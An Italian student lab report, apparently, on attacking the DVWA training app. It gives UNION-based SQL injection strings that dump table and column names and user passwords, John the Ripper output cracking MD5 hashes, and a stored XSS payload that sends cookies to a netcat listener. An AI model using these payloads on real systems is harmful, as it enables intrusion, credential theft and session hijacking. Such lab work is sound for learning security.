
5. TABELLA USERS



Con la query “1’ UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = ‘dvwa’ #” che ci restituisce i valori di admin, guestbook e users. In questo caso, tenta di unire i risultati della query originale con una nuova query che restituisce i nomi delle tabelle nel database "dvwa".

HLTRH


5.1 INFO TABELLE USERS




Inseriamo la query “1’ UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = ‘users’#” che restituisce tutti i parametri della tabella users.

HLTRH

6. RECUPERO PASSWORD





Modifichiamo la query in modo da farci mostrare le password “1’ UNION SELECT first_name, password FROM users#”, recuperiamo tutte le informazioni e completiamo il nostro hack.

HLTRH


6.1 JOHN THE RIPPER

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --incremental  s6-l5.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (R
Warning: no OpenMP support for this hash type, cons
Press 'q' or Ctrl-C to abort, almost any other key
abc123           (?)
charley          (?)
password         (?)
letmein          (?)
4g 0:00:00:00 DONE (2024-05-23 11:38) 9.302g/s 5939
Warning: passwords printed above might not be all t
Use the "--show --format=Raw-MD5" options to displa
Session completed.

┌──(kali㉿kali)-[~/Desktop]
└─$ john --show  --format=raw-md5 s6-l5.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

┌──(kali㉿kali)-[~/Desktop]
```

Prendiamo le password cifrate trovate dal nostro attacco e le inseriamo in un file di testo (s6-l5.txt) e tramite il tool di John the Ripper, creato per decifrare le password, inseriamo da terminale il comando “john --show -- format=raw-md5” e otterremo le password reali e non più cifrate.

HLTRH


7. XSS STORED



Andiamo a fare un attacco XSS stored che a differenza degli attacchi xss reflected, andranno a colpire direttamente il server e quindi, tutti gli utenti verranno infettati, controlliamo il codice sorgente della pagina e andiamo a modificare il campo message che contiene solo 50 caratteri, li aumentiamo a 200 in modo da poter inserire il nostro payload "<script>window.location='http://127.0.0.1:12345/?cookie='+document.cookie</script>".

HLTRH

8. RECUPERO COOKIE



Dopo aver inserito lo script, da terminale, ci mettiamo in ascolto sulla porta interessata (12345) tramite il comando “nc -l -p 12345” e, verranno restituiti tutti o cookie.

HLTRH

HLTRH

- ANTONIO PERNA
- FABIO NOBILI